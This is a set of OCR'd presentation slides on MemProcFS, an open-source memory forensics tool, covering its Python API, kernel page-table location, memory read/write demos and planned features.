
# Demo: Python “All Things RWX”

Analyze **live memory**

**On remote** system → No latency / bandwidth limitations ☺

… in **Python** by using API

Locate **rwx** memory **processes**




# Python API

Read / Write Physical and Virtual Memory

Process information

Modules information

List / Read / Write MemProcFS “files”



# Focus: Performance


Multi-Threading

In-memory caching

Intelligent parsing

Avoid scanning (if possible)

Locate Kernel DTB and Kernel Base




# Locate Kernel DTB / PML4

DTB aka PML4 is required to translate Virtual address to Physical address

1. Known to “device” – Crash Dump files, DumpIt, …
2. Does “Low Stub” exist?
3. Scan for DTB in lower memory.

**ntoskrnl address**
**(not base)**


**PML4**



# Demo: Write to Memory

Hunt for data in Process Heap

Overwrite data in memory



# … a work in progress – future work

Page Hashing

Functionality and Features

Additional analysis capabilities

- Registry and Threads

Support non-Windows OS

Additional memory acquisition methods

signature matching

remote:

- background low-bandwith cache coherency updates
- lower bandwith memory acquisition

# Summary – The Memory Process File System

Easy point-and-click file-based Memory Analysis tool

API for Python/C/C++

Wide range of memory acquisition methods – also remote Agent

Open Source

# Thank You!

github.com/ufrisk/MemProcFS

UlfFrisk